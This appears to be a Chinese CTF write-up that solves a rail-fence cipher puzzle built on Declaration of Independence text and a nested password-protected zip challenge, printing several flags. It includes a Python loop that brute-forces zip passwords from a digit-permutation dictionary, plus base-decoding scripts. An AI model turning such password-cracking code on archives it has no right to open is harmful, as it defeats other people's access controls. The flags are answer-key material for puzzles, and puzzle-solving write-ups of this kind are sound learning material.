
Decrypted text:

```
00000000  7a 75 69 7a 68 6f 6e 67 6d 69 6d 61 00 00 00 00 | zuizhongmima....
```

[Download as a binary file] [?]

Checkout ?

解压flag.zip



flag.txt - Notepad


```
flag{zhuninqianchengsijin}
```

flag{zhuninqianchengsijin}

crypto 麻辣兔头第七锅

```
<TH CTIW yhty,fEDLINhh ae  oEAODeufv sLuRNEnmoeahinA P ar nobdOEin cdueaFNn oo lrt D ennedtiEtvenq yoNhe eud,nCe
npcae  E tetlcao>Csoe lnno,pdsad u l tr srietaetust ht hce teiteh bomoh  oe  neppfcdw  uroiitcrimstoasnesh uucso
 wsii lahetpnvnis leeoc oec thwfseth h  shetiHaserhcana ,ehpdrp   p oaLiiolnamnridwpegt sesait lsncoo .ia ftfzla
 hli sNeanbsamggout { nmut8iderocts e 5s a t6 wmahdphone4oind awcg sbeh oe3r tfpesh ad eNr8i aa4nPttf oui8swroeu
eenbcr'.7hssWd   e2foG bofohcr do7mt l3,hed6 en 7a tt2seih8 ate1trls4oteed h  5t,tt}h hrTeteuhmhmta e,hts  s hsa
 tae tolpdo lae s rcbesaeecen uetsrm ee rl meftos-hspeetevs cieltd i erktnieotgl ,hyt t htsteh,o a  otGep ofiavf
nleeilrco ntnmm seet nnho tefasi r rmea a rSnceakr fieienantdtsy et rdiae tnqeuduqt iueHradael ps,ap  mittonhhne
aagstt s  M.tte hhnPee,ry u ddaeerrneic veei,nn dgio nwtdehedee idbr,y   jwtuihsletli  rpd oiCwcreteraastt eof r
rt ohwmai ttt hhG eoc vecerortnnasmieennn ttu sno afll oitnehgne a ebgsloteva ebRrlinigeshdht.eshd,a  tst hhwoah
utel ndae mvnoeonrtg   abtnehy e csfheoa rnamgr eeod f L fiGoforev elringmhetn ta nbde ctormaenss ideenstt rcuac
utsievse;  oafn dt haecsceo rednidnsg,l yi ta lils  etxhpee rRiiegnhcte  ohfa st hseh oPweno,p lteh atto  maalnt
keirn do ra rteo  maobroel idsihs piots,e da ntdo  tsou fifnesrt,i twuhtiel en eewv iGlosv earrnem esnutf,f elra
aybilneg,  itthsa n to right themselves by abolishing the forms to which they are accustomed. But when a long tr
ain of abuses and usurpations, pursuing invariably the same Object, evinces a design to reduce them under absolu
te Despotism, it is their ri
```

栅栏解密发现前半部分 6个一组有flag痕迹




5 key不是length的因子

6 ld seh hh crra lnlow eeadpiness.flag{8c56d4ab3e tiecs cmhnt8tt tTme olreu sec tgts Gieom t an nsrtueeatntMh,drvn hi utpwr rmtecneto h oendhtweee n omo olha aitae dcrnyleeeeasw amkdrmeiodoue i i eueb,hthmsbieshhes.w tosdpssiaheciagr uatp,sr yEhouuoA Eu tntyee tCnslrttt ndoisuwaveefhtr r organizing its powerseat8ursebrte 2 re }eh,stlaceeem-tiinl taeae ner cfaydnqHlptet.hrdne ned ildcaeta oenet ogetbihdsol o ecagdfrre cedtcvotsesiit g eeltaeotalhta steeGemtli sots on ie t hlrfe a,unbe tn netnbeo ChD EfRe nieo evoun lsna iu eb ewimnushnecs ih,political bonds which hNafse'W2o d7sale5htmh apebcteehee i te pvinsnf aein iqtr oa tnyaeedwdb hi rao ihcranuainbeRgt,ta mn hs r ieitntne usa cdg lxrn shnttai eo ss frwlela frl a eblgftcyaoBeoa sut ivl O,cd dhds titrTtLaAvNaPonaoDdeNdpEcoodteshioop isecieio e Hce and to assume among t r4 we.dffdl6aetsdt etthed ees fsvlee, h fltehar aeteae ap nastP eiigterjs oesfo h osn ftegvre.a hnvrayfr fGvnnbosertefhen,tshRhot oeolrrobi ,ntitu wore,ani rtlyi ooh cmunnia sipnaysb eetueeoDithi

7 natt p causes which irttotlnomr 6pigop afwnh b l t8rethhesadsaueessdtlthofe shsenfneedel ng hrai,ohd s Cre Geneufnaobg. he na emdivgt eers dsd,a eg topaair oit


flag{8c56d4ab3e

观察原文发现规律




<TH CTIW yhty,fEDLINhh ae oEAODeufv sLuRNEnmoeahinA P ar nobdOEin cdueaFNn oo lrt D ennedtiEtvenq yoNhe eud,nCenpcae E tetlcao>Csoe lnno,pdsad u l tr srietaetust ht hce teiteh bomoh oe neppfcdw uroiitcrimstoasnesh uucso wsii lahetpnvnis leeoc oec thwfseth h shetiHaserhcana ,ehpdrp   p oaLiiolnamnridwpegt sesait lsncoo .ia ftfzla hli sNeanbsamggout { nmut8iderocts e 5s a t6 wmahdphone4oind awcg sbeh oe3r tfpesh ad eNr8i aa4nPttf oui8swroeueenbcr'.7hssWd   e2foG bofohcr do7mt l3,hed6 en 7a tt2seih8 ate1trls4oteed h 5t,tt}h hrTeteuhmhmta e,hts s hsa tae tolpdo lae s rcbesaeecen uetsrm ee rl meftos-hspeetevs cieltd i erktnieotgl ,hyt t htsteh,o a otGep ofiavfnleeilrco ntnmm seet nnho tefasi r rmea a rSnceakr fieienantdtsy et rdiae tnqeuduqt iueHradael ps,ap mittonhhneaagstt s M.tte hhnPee,ry u ddaeerrneic veei,nn dgio nwtdehedee idbr,y   jwtuihsletli rpd oiCwcreteraastt eof rrt ohwmai ttt hhG eoc vecerortnnasmieennn ttu sno afll oitnehgne a ebgsloteva ebRrlinigeshdht.eshd,a tst hhwoahutel ndae mvnoeonrtg   abtnehy e csfheoa rnamgr

选取这个部分继续testall




```
{ nmut8iderocts e 5s a t6 wmahdphone4oind awcg sbeh oe3r tfpesh ad eNr8i aa4nPttf oui8swroeueenbcr'.7hssWd   e2f
oG bofohcr do7mt l3,hed6 en 7a tt2seih8 ate1trls4oteed h  5t,tt}h hrTeteuhmhmta e,hts  s hsa tae tolpdo lae s rc
besaeecen uetsrm ee rl meftos-hspeetevs cieltd i erktnieotgl ,hyt t htsteh,o a  otGep ofiavfnleeilrco ntnmm seet
 nnho tefasi r rmea a rSnceakr fieienantdtsy et rdiae tnqeuduqt iueHradael ps,ap  mittonhhneaagstt s  M.tte hhnP
ee,ry u ddaeerrneic veei,nn dgio nwtdehedee idbr,y   jwtuihsletli  rpd oiCwcreteraastt eof rrt ohwmai ttt hhG eo
c vecerortnnasmieennn ttu sno afll oitnehgne a ebgsloteva ebRrlinigeshdht.eshd,a  tst hhwoahutel ndae mvnoeonrtg
   abtnehy e csfheoa rnamgr eeod f L fiGoforev elringmhetn ta nbde ctormaenss ideenstt rcuacutsievse;  oafn dt h
aecsceo rednidnsg,l yi ta lils  etxhpee rRiiegnhcte  ohfa st hseh oPweno,p lteh atto  maalntkeirn do ra rteo  ma
obroel idsihs piots,e da ntdo  tsou fifnesrt,i twuhtiel en eewv iGlosv earrnem esnutf,f elraaybilneg,  itthsa n
to right themselves by abolishing the forms to which they are accustomed. But when a long train of abuses and us
urpations, pursuing invariably the same Object, evinces a design to reduce them under absolute Despotism, it is
their ri
```



5	{tr dedghred84f8eb7d2bc73672814d5}That to sece ltsei ko,tt tofi mtoa nrit dtdia pthgsth, eie eer itrieaerwthcenin aohasvRids aleotahcoaefirlm bteisctsodeongil pRn ahoottmtnreaesp, un,uleivreflbgt tme ig swat. nafsnui uii sOti stdtu lDt si 8oeawp4 s in such form, as to them shall sete opveitth eaGfnln srac edeinuudp tns tnrdrcidnh ,jhlpCtsotmtG rne sfig larghh hhegbysame Gerhtdondtuseatc i, ieeih sP,etak aooliien eih eG ns,ri,tnr ssas f htaco wagi edropinatab,naiouhnaueii rnic mhoasothe Powers of the earth, the separansemsesl ngyhh eilrtsntim efnttaqqeas oet ePydr ,gweiywsidwetf at voaetnltneo letdthunmo t f goLovieaersetai;f srdltlteicosewphoaed b ho ttfs tewleenfal hite bhtotihrcmBh nas pnunvbhmj c g cedbtsstt mdt5taoiwbef Nature's God entitle them, a dece r e-e teiltt, paecnene eraias eetHe,mnatM e anvnitdd tl crt oi eersntolnebteis.,swtdvn nehrrd f nt mse ce nhcen asx eththe lior ristddsirtinvoamu an stghlboihroceeueuelt b uasrgaleeeeednremesepm hruess6hnnce3paration.We hold these truths to beumrfhtcdre soo veomehfraSkenyr u rlaiha .heueeenodeb ue ora rh hoctmnu e gebnheatoeanr e en foegnnca nruv aedsy hrgef nla nr tmod saooftwe sr teyeiaohevylnem hy sdtnorouast,s ry cvse e ro o,iei
6	key不是length的因子
7	key不是length的因子

算一下从tfpesh后是解出啥



<TH CTIW yhty,fEDLINhh ae oEAODeufv sLuRNEnmoeahinA P ar nobdOEin cdueaFNn oo lrt D ennedtiEtvenq yoNhe eud,nCenpcae E tetlcao>Csoe lnno,pdsad u l tr srietaetust ht hce teiteh bomoh oe neppfcdw uroiitcrimstoasnesh uucso wsii lahetpnvnis leeoc oec thwfseth h shetiHaserhcana ,ehpdrp   p oaLiiolnamnridwpegt sesait lsncoo .ia ftfzla hli sNeanbsamggout { nmut8iderocts e 5s a t6 wmahdphone4oind awcg sbeh oe3r tfpesh ad eNr8i aa4nPttf oui8swroeueenbcr'.7hssWd   e2foG bofohcr do7mt l3,hed6 en 7a tt2seih8 ate1trls4oteed h 5t,tt}h hrTeteuhmhmta e,hts s hsa tae tolpdo lae s rcbesaeecen uetsrm ee rl meftos-hspeetevs cieltd i erktnieotgl ,hyt t htsteh,o a otGep ofiavfnleeilrco ntnmm seet nnho tefasi r rmea a rSnceakr fieienantdtsy et rdiae tnqeuduqt iueHradael ps,ap mittonhhneaagstt s M.tte hhnPee,ry u ddaeerrneic veei,nn dgio nwtdehedee idbr,y   jwtuihsletli rpd oiCwcreteraastt eof rrt ohwmai ttt hhG eoc vecerortnnasmieennn ttu sno afll oitnehgne a ebgsloteva

说明从d8开始
d84f8eb7d2bc73672814d5}
两部分拼接得到flag

MISC 1024zip套娃

学到了，附上师傅几个有用脚本
解压zip

```
import zipfile
import os

now = "4102.zip"

while 1:
 print("now zip: "+now, end='\t')
 zfile = zipfile.ZipFile(now)
 passFile=open('dic.txt') #先用0124全排列做字典
 for line in passFile.readlines():
  try:
   password = line.strip('\n')
   zfile.extractall(members=zfile.namelist(), pwd=password.encode('utf-8'))
   zfile.close()
   try:
    os.remove(now)
   except OSError as e:
    print(e)
   names = os.listdir()
   print(names)
   for name in names:
    if name.endswith('.zip') and name != now:
     now=name
     break
   break
  except:
   pass
```

密码字典，可用代码生成，数字不多也可自己写

```
0124
0214
0241
0142
0412
0421
1024
1042
1204
1402
1240
1420
2014
2041
2104
2140
2401
2410
4012
4102
4201
4120
4021
4210
```

得到1024.txt，base解码

```python
import base64
import random

def b16de(s):
 s = base64.b16decode(s.encode()).decode()
 print('base16')
 return s

def b32de(s):
 s = base64.b32decode(s.encode()).decode()
 print('base32')
 return s

def b64de(s):
 s = base64.b64decode(s.encode()).decode()
 print('base64')
 return s

def main(s):
 for i in range(15):
  try:
   s = b16de(s)
  except:
   try:
    s = b32de(s)
   except:
    try:
     s = b64de(s)
    except:
     print('Oh...no...')
 f = open('decode.txt','w')
 f.write(s)
 f.close()

if  __name__=="__main__":
 f = open('1024.txt','r')#初始文件为basic.txt
 s = f.read()
 f.close()
 main(s)
```

decode.txt内容提取，base64解密的zip压缩包

```python
import base64

f = open('decode.txt','r')
data = f.read()
f.close()
decoded = base64.b64decode(data)
with open('1.zip','wb') as z:
 z.write(decoded)
```

解压得到flag.png

flag{1024lozs!O24_i5_veRy_haowan}